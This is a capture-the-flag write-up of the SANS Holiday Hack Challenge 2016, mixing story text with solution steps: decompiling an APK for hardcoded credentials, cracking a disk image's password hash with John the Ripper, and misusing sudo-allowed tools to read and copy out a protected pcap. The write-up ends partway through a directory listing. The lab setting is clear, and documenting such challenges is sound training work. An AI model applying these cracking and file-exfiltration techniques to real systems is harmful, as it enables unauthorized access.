


SANS Holiday Hack Challenge 2016

Solved by Morfal

Santa's Business Card

By Counter Hack & Friends

'Twas the night before Christmas, and all through the house, not a creature was stirring, except for...

Josh Dosis.

Although quite snuggled in his bed, the precocious 7-year old couldn't sleep a wink, what with Christmas Morning just a few hours away. Josh climbed out of his bed and scurried down the hallway to his sister Jessica's room.

"Wake up, Sis! I can't sleep!"

With her visions of dancing sugar plums rudely interrupted, Jess slowly stirred, yawned, and rubbed her eyes. "What do you want, Josh?"

"Jess! Christmas is almost here. I can't wait!" Josh exploded.

Jess lectured her over-eager brother, "I'm excited too, but it's time to sleep. I'm looking forward to a restful holiday tomorrow, one where no one tries to destroy Christmas."

Josh recognized his sister's reference to last year's trouble with ATNAS Corporation and their quest to foil its criminal plot. "Awww.... That was actually great fun! We always have such wonderful holiday adventures together. I almost wish we had a Twime Machine to relive all those great Christmases of the past," Josh responded as his loose tooth wriggled in his mouth.

"We have had some wonderful fun, my dear brother, but it's time to go back to bed," Jessica responded as she rolled over, hoping her brother would get the message.

And then quite suddenly, the kids were startled by a most unusual sound emanating above their heads: a soft thump followed by a subtle *scraping sound, as though something was sliding across their rooftop. "What was that?" Jessica jumped up in surprise.*

Immediately afterwards, they heard a muffled jingling of bells.

Josh blurted out, "Oh my gosh, Jess, Santa must have just landed on our house!"

The kids then heard the sound of boots walking across the roof, followed by yet more sliding sounds.

"He must be coming down the chimney. I can't believe it!" Josh squealed.

The sounds continued without pause as they listened to a master of efficiency get to his work downstairs in their living room. They heard the rumpling of wrapped presents being stacked around the tree, the munching of the cookies they had left for Santa's refreshment, and even a slight gulping sound as their visitor polished off a glass of eggnog by the cookies. Why they even heard a quiet but deeply jolly, "Ho Ho Ho."

"Let's sneak a peak at him!" Josh said.

Jess shook her head and responded, "Oh, we can't do that... it might interfere with his operation. Plus, it's highly unorthodox for kids to see Santa himself."

As the children debated whether to go downstairs to see Santa, their discussion was interrupted as the sounds coming from their living room took a rather startling turn. A loud "Oooomph!" was followed by what sounded like a scuffle of sorts.

"What's happening, Sis?" Josh asked.

"I don't know," came the response from his quite frightened sister.

Just then, they heard crashing sounds and the tearing of paper, as if their presents were being smashed by a wild brawl. It all culminated with a sharp snapping sound, as though their Christmas tree itself had been split in half in the melee.

And then....

...Nothing.

Utter silence came from their living room.

Part 1: A Most Curious Business Card

Despite their palpable fear, the Dosis children knew that they had to investigate what had happened. They left Jessica's room and tiptoed down the stairs warily, making sure to remain hidden in the shadows. As they peered around the corner at the bottom of the steps, what they saw astonished them.

Ruined presents. A shattered Christmas tree. Needles strewn all about. Obvious signs of a fight. And there, beside it all, was Santa's big blue sack. But Santa himself was nowhere to be found.

In shock, Jessica uttered, "Someone has abducted Santa Claus!"

Josh was horrified. "Who would do such a thing? And on Christmas Eve, no less. They'll destroy Christmas! But why?"

The kids scanned for clues, and there on the floor, they found a most unexpected item: a small, rectangular piece of cardstock. Picking it up, Joshua announced, "Hey! This looks like Santa's business card. It must have fallen out of his pocket while someone was kidnapping him."

Jess took the card from Joshua's hands and read it. "It is his business card. And we're the only ones who know that Santa has disappeared. We've got to do something. If we don't find and rescue Santa, Christmas will be destroyed! Let's look closer at this card to see if it can be any help in finding out what happened."

And that, Dear Reader, is where you get involved. ***Take a close look at Santa's Business card*** *You can* ***also inspect the crime scene by entering the Dosis home here****. Based on your analysis, please answer the following questions:*

1) What is the secret message in Santa's tweets?

2) What is inside the ZIP file distributed by Santa's team?

Solutions

1) What is the secret message in Santa's tweets?

When looking at the tweets stream on Santa's page (easily found by Googling on `@santawclaus site:twitter.com`), one can quickly note that tweet's length is constant and that all messages together could bring some interesting information.

By quickly scripting a few lines of Python using BeautifulSoup and grabbing the `<div class="stream-container "` Web page's element with all tweets (e.g. using Web Developper plugin in Firefox) and noticing that each tweet message resides in a `<p class="[...] tweet-text`, we can easily extract all messages and write these to a text file.


```
$ cd twitter
$ python tweet-dumper.py tweets.html > tweets.txt
$ cat tweets.txt
```

By simply opening the created text file, this reveals the secret message `BUGBOUNTY`.

> **Answer**: `BUGBOUNTY`

2) What is inside the ZIP file distributed by Santa's team?

By looking at the image on Instagram, one can see that there is a filename `SantaGram_v4.2.zip` and an URL `http://www.northpolewonderland.com`.



Then visiting the assembled URL allows to download theZIP. An APK file can be found inside, named `SantaGram_4.2.apk` .

NB: The ZIP file is password-protected. By trying password `BUGBOUNTY` (fail) then `bugbounty` (success !), the content can be extracted.

> **Answer**: `SantaGram_4.2.apk`

Part 2: Awesome Package Konveyance

The two siblings were dazed as they materialized in a snow-covered glade. "W-w-where are we?" Josh shivered.

"Given all the snow and the elves roaming about, I'd say there's a good chance we're at the North Pole itself," Jessica replied.

Thinking through what had just happened, Josh had a realization. "So that's how Santa transports all those holiday packages on Christmas! He carries that bag around the world and then reaches inside to pull presents directly from the North Pole. Ingenious!"

Jessica added, "And, that's not all... it looks like Santa is really big into social networking! Not only does he use Twitter and Instagram, it seems that he and the elves use their own homegrown social networking platform called SantaGram. They seem to share information about vulnerabilities they find in software as part of bug bounty programs. Why, they've even set up their own bug-finding program."

*"Wow!" Josh responded, "That's really cool. Let's take a close**look at that SantaGram mobile application** It might help us find out who kidnapped Santa."*

Again, Dear Reader, you are called upon to help the children in their analysis as you answer the following questions. If you get stuck, feel free to explore the North Pole and interact with Santa's friendly and helpful elves, who are available to give you hints.

3) What username and password are embedded in the APK file?

4) What is the name of the audible component (audio file) in the SantaGram APK file?

Solutions

3) What username and password are embedded in the APK file?

In Part 1, it was found that simply trying `bugbounty` allowed to extract the content.

NB: This could also be cracked by using `fcrackzip`, of course, e.g. by executing `fcrackzip SantaGram_v4.2.zip -b -v -c a` but it takes a while.

In order to get the username/password, one needs to decompile the APK. This can be done by using `apktool` or JadX (like advised by Bushy Evergreen) or also by using an online tool likeAndroid APK Decompiler. This provides a ZIP file with the application's source (whose Java files).

In the `source` folder, one can simply `grep` for keywords `username` and `password`.

```
$ grep -nr "\"username\", \"" .
./src/com/northpolewonderland/santagram/b.java:149:
            jsonobject.put("username", "guest");
./src/com/northpolewonderland/santagram/SplashScreen.java:97:
            jsonobject.put("username", "guest");
```

Note that, when decompiling with another tool like `apktool` or JadX, i.e. by following the advices ofShinny Upatree, the source will be in a different form than the Java sources like in the lines presented hereabove (obtained using Android APK Decompiler). Therefore, e.g. when using `apktool` and looking up in the Smali files for relevant information, the search should be adapted to `grep -nr "\"username\"" -A 5` in order to reveal the username (the same for the password) in `b.smali` and `SplashScreen.smali`.

```
$ grep -nr "\"password\", \"" .
./src/com/northpolewonderland/santagram/b.java:150:
            jsonobject.put("password", "busyreindeer78");
./src/com/northpolewonderland/santagram/SplashScreen.java:98:
            jsonobject.put("password", "busyreindeer78");
```

> **Answer**: `guest` : `busyreindeer78`

4) What is the name of the audible component (audio file) in the SantaGram APK file?

The required audible component can be easily searched with `find` and/or `grep` in the `source` folder using a few common audio file extensions (e.g. MP3, WAV, WMA, OGG).

```
$ find -type f -regex ".*\.\(mp3\|wav|wma|ogg\)$"
./res/raw/discombobulatedaudio1.mp3

$ find | grep "\.\(mp3\|wav|wma|ogg\)$"
./res/raw/discombobulatedaudio1.mp3
```

> **Answer**: `discombobulatedaudio1.mp3`

Part 3: A Fresh-Baked Holiday Pi

Jessica was perplexed. "That audio inside of the SantaGram application sounds really strange. I wonder what it means."

The children quickly realized that they could only get so far in their analysis of SantaGram using the phones they had brought with them to the North Pole. Jessica summarized their situation, "Gosh, I wish I had brought my laptop with me. Without it, we're not going to be able to dissect that application. And, time is of the essence. We need to find and rescue Santa so he can continue to deliver presents, or else Christmas is sunk this year."

Josh replied, "And, making matters worse, I've noticed that some of the doors here at the North Pole have little computer terminals next to them. If we want to open those doors, we're going to need a machine to interface with those terminals."

Just then, Jessica noticed something curious and positively useful. "Heeeey! It looks like someone has left piece parts of a computer system called a 'Cranberry Pi' strewn all about the North Pole. Perhaps we can fetch all of those pieces and put together a computer we can then use to open those terminals and work on the SantaGram application!"

Josh was excited again. "I'll bet that with a fully operational Cranberry Pi, we'll be able to find Santa Claus and save Christmas!"

*Now, Dear Reader, scurry around the North Pole and**retrieve all of the computer parts to build yourself a Cranberry Pi** Once your Pi is fully operational, please help the Dosis children **find and rescue Santa**, answering the following questions:*

5) What is the password for the "cranpi" account on the Cranberry Pi system?

6) How did you open each terminal door and where had the villain imprisoned Santa?

Solutions

5) What is the password for the "cranpi" account on the Cranberry Pi system?

After having walked accross the Northpole Wonderland, found the five Cranberry Pi items and returned to the start of the world to see a non-player character, one can get the link to the CranPi's image.

By following the tutorial in therelated blog advised by Wunorse Openslae, one can mount the CranPi and start searching for the password.

```
$ fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1
(sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort
Device               Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux

$ sudo mount -v -o offset=$((512*137216)) -t ext4 cranbian-jessie.img /mnt/cranbian/
```

Note that simply performing a `strings` combined with a `grep` on the CranPi image reveals the desired information from `passwd` and `shadow`.

```
$ strings cranbian-jessie.img | grep cranpi
kernel=kernel-cranpi.img
cranpi
[...]
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc343b0:\
17140:0:99999:7:::
[...]
cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash
$ echo "cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash" > strings_passwd.txt
$ echo "cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tg"\
> "c343b0:17140:0:99999:7:::" > strings_shadow.txt
```

Now, use `unshadow` on the `passwd` and `shadow` of the CranPi's image to gethashes and then use John The Ripper with the RockYou words list (advised by Mindy Candycane) to crack the password.

```
$ unshadow strings_passwd.txt strings_shadow.txt > hashes.txt
 # OR ... (if CranPi image was mounted)
$ unshadow /mnt/cranbian/etc/passwd /mnt/cranbian/etc/shadow > hashes.txt
$ john hashes.txt --users=cranpi --wordlist=/root/Downloads/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies     (cranpi)
1g 0:00:09:39 DONE 2/3 (2016-12-21 20:15) 0.001726g/s 785.7p/s 785.7c/s 785.7C/s yuyuy..yulied
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

> **Answer**: `yummycookies`

At this point, when returning to the starting point of the Northpole Wonderland, providing the password toHolly Evergreen will unblock terminals in various locations.

6) How did you open each terminal door and where had the villain imprisoned Santa?

> **Answers**:
>
> | Terminal | Passphrase |
> |---|---|
> | **Elf House #2** | `santaslittlehelper` |
> | **Workshop - Upstairs** | `open_sesame` |
> | **Workshop - Stable** | `WUMPUS IS MISUNDERSTOOD` |
> | **Santa's Office** | `LOOK AT THE PRETTY LIGHTS` |
> | **Train Station** | `24fb3e89ce2aa0ea422c3d511d40dd84` |
>
> Once in 1978, Santa Claus can be found behind the stable in the workshop, into the**DFER (Dungeon For Errant Reindeer)** room.

Elf House #2

When entering the terminal, one can first search for the file to analyze.

```
*******************************************************************************
*                                                                             *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                             *
*******************************************************************************
scratchy@2a241928f041:/$ ls -lah
total 1.2M
drwxr-xr-x  46 root  root  4.0K Dec 22 13:18 .
drwxr-xr-x  46 root  root  4.0K Dec 22 13:18 ..
[...]
drwxr-xr-x   2 root  root  4.0K Nov  4 18:28 opt
-r--------   1 itchy itchy 1.1M Dec  2 15:05 out.pcap
dr-xr-xr-x 357 root  root     0 Dec 22 13:18 proc
[...]
```

Obviously, it would be too easy if we could simply, for example, try `strings` immediately but the file is owned by `itchy` while the current user is `scratchy`. Fortunately, there exist a few commands that can be run in the name of `itchy`.

```
scratchy@2a241928f041:/$ sudo -l
sudo: unable to resolve host 2a241928f041
Matching Defaults entries for scratchy on 2a241928f041:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User scratchy may run the following commands on 2a241928f041:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
```

One can thus use `strings` and `tcpdump`. Let's start with `strings`.

```
scratchy@2a241928f041:/$ sudo -u itchy strings out.pcap
[...]
BGET /firsthalf.html HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
[...]
Host: 192.168.188.130
[...]
OHTTP/1.0 200 OK
[...]
OServer: SimpleHTTP/0.6 Python/2.7.12+
[...]
Content-type: text/html
[...]
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
[...]
DGET /secondhalf.bin HTTP/1.1
[...]
Accept-Encoding: identity
[...]
THTTP/1.0 200 OK
[...]
```

So, one can easily find `santasli` as the first half of the required password.

> At this stage, we can point out that Itchy and Scratchy are characters from The Simpsons. A Google search may thus help... Let's try searching on `itchy scratchy` or yet `itchy scratchy santa`; with the second try, we get, as the first link's title,*Santa's Little Helper*. This could mean that the passphrase is `santaslittlehelper` (and effectively, this password is successful).

The second half seems to be inside a file with extension `bin` that could simply be raw encoded data. Let's try some other encodings to see if something could be revealed from the PCAP.

```
scratchy@2a241928f041:/$ sudo -u itchy strings -h
Usage: strings [option(s)] [file(s)]
 Display printable strings in [file(s)] (stdin by default)
 The options are:
[...]
  -e --encoding={s,S,b,l,B,L} Select character size and endianness:
                            s = 7-bit, S = 8-bit, {b,l} = 16-bit, {B,L} = 32-bit
[...]
scratchy@2a241928f041:/$ sudo -u itchy strings -e b out.pcap
scratchy@2a241928f041:/$ sudo -u itchy strings -e B out.pcap
scratchy@2a241928f041:/$ sudo -u itchy strings -e l out.pcap
part2:ttlehelper
```

By trying multiple encodings, one can see that little endian 16-bit reveals the second half of the passphrase, `ttlehelper`.

> **Passphrase**: `santaslittlehelper`

[BONUS] Exfiltrating `out.pcap` for offline analysis at home

In order to recover `out.pcap`, one can use `tcpdump` (which is also an allowed command when used on behalf of user `itchy`) to create a copy in `/tmp/` of the PCAP with read permission for everyone. One can then Base64-encode and display the content in the Web terminal to get it through the clipboard and reconstruct it at home by pasting the content in a text editor.

```
scratchy@d59bdae3c747:/$ sudo -u itchy tcpdump -r /out.pcap -w /tmp/out.pcap
sudo: unable to resolve host d59bdae3c747
reading from file /out.pcap, link-type EN10MB (Ethernet)
scratchy@d59bdae3c747:/$ md5sum /tmp/out.pcap
9b7b2f7b11e47396017f4a2038c9cb01  /tmp/out.pcap
scratchy@d59bdae3c747:/$ base64 /tmp/out.pcap > /tmp/out.pcap.b64
scratchy@d59bdae3c747:/$ md5sum /tmp/out.pcap.b64
f1b3a573ed6b25534b5dfa4eb07396f8  /tmp/out.pcap.b64
```

Note: Use the *Edit* > *Copy* feature of the browser (tried with Mozilla Firefox) to copy the block of text because there seems that the event bound with Ctrl+C corrupts the text in the clipboard.

```
$ md5sum out.pcap.b64
f1b3a573ed6b25534b5dfa4eb07396f8  out.pcap.b64
$ base64 -d out.pcap.b64 > out.pcap
$ md5sum out.pcap
9b7b2f7b11e47396017f4a2038c9cb01  out.pcap
$ wireshark out.pcap
```

One can point out a small stream in the beginning holding `firsthalf.html` with the first part of the passphrase. `secondhalf.bin` can be retrieved e.g. with the *Follow TCP Stream* feature of Wireshark or also with `chaosreader`.

```
$ chaosreader out.pcap
Chaosreader ver 0.95.10

Opening, out.pcap

Reading file contents,
 100% (1049741/1049741)
Reassembling packets,
 100% (188/189)
[...]
index.html created.
$ mv session_0002.part_02.bin secondhalf.bin
$ md5sum secondhalf.bin
67d4b843f5acc5c93ac9ebd6d8a62666  secondhalf.bin
$ file secondhalf.bin
secondhalf.bin: data
$ strings secondhalf.bin
[...]
```

Now that `secondhald.bin` is retrieved, `strings` can be used as before trying multiple encodings.

Workshop - Upstairs

When entering the terminal, one can first search for the file to analyze.

```
********************************************************************************
*                                                                              *
* To open the door, find the passphrase file deep in the directories.          *
*                                                                              *
********************************************************************************
elf@1b8dcd511fae:~$ ls -lah
total 32K
drwxr-xr-x 20 elf  elf  4.0K Dec  6 19:40 .
drwxr-xr-x 22 root root 4.0K Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r--  1 elf  elf  3.9K Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4.0K Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12  2014 .profile
drwxr-xr-x  2 root root 4.0K Dec  6 19:39 temp
drwxr-xr-x  2 root root 4.0K Dec  6 19:39 var
```

One can point out the directory `.doormat` which should certainly contain what we are searching for. Let's find what is inside.

```
elf@1b8dcd511fae:~$ find .doormat
.doormat
.doormat/.
.doormat/. /
.doormat/. / /\
.doormat/. / /\/\\
.doormat/. / /\/\\/Don't Look Here!
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door.txt
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/cookbook
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/temp
.doormat/. / /\/\\/Don't Look Here!/secret
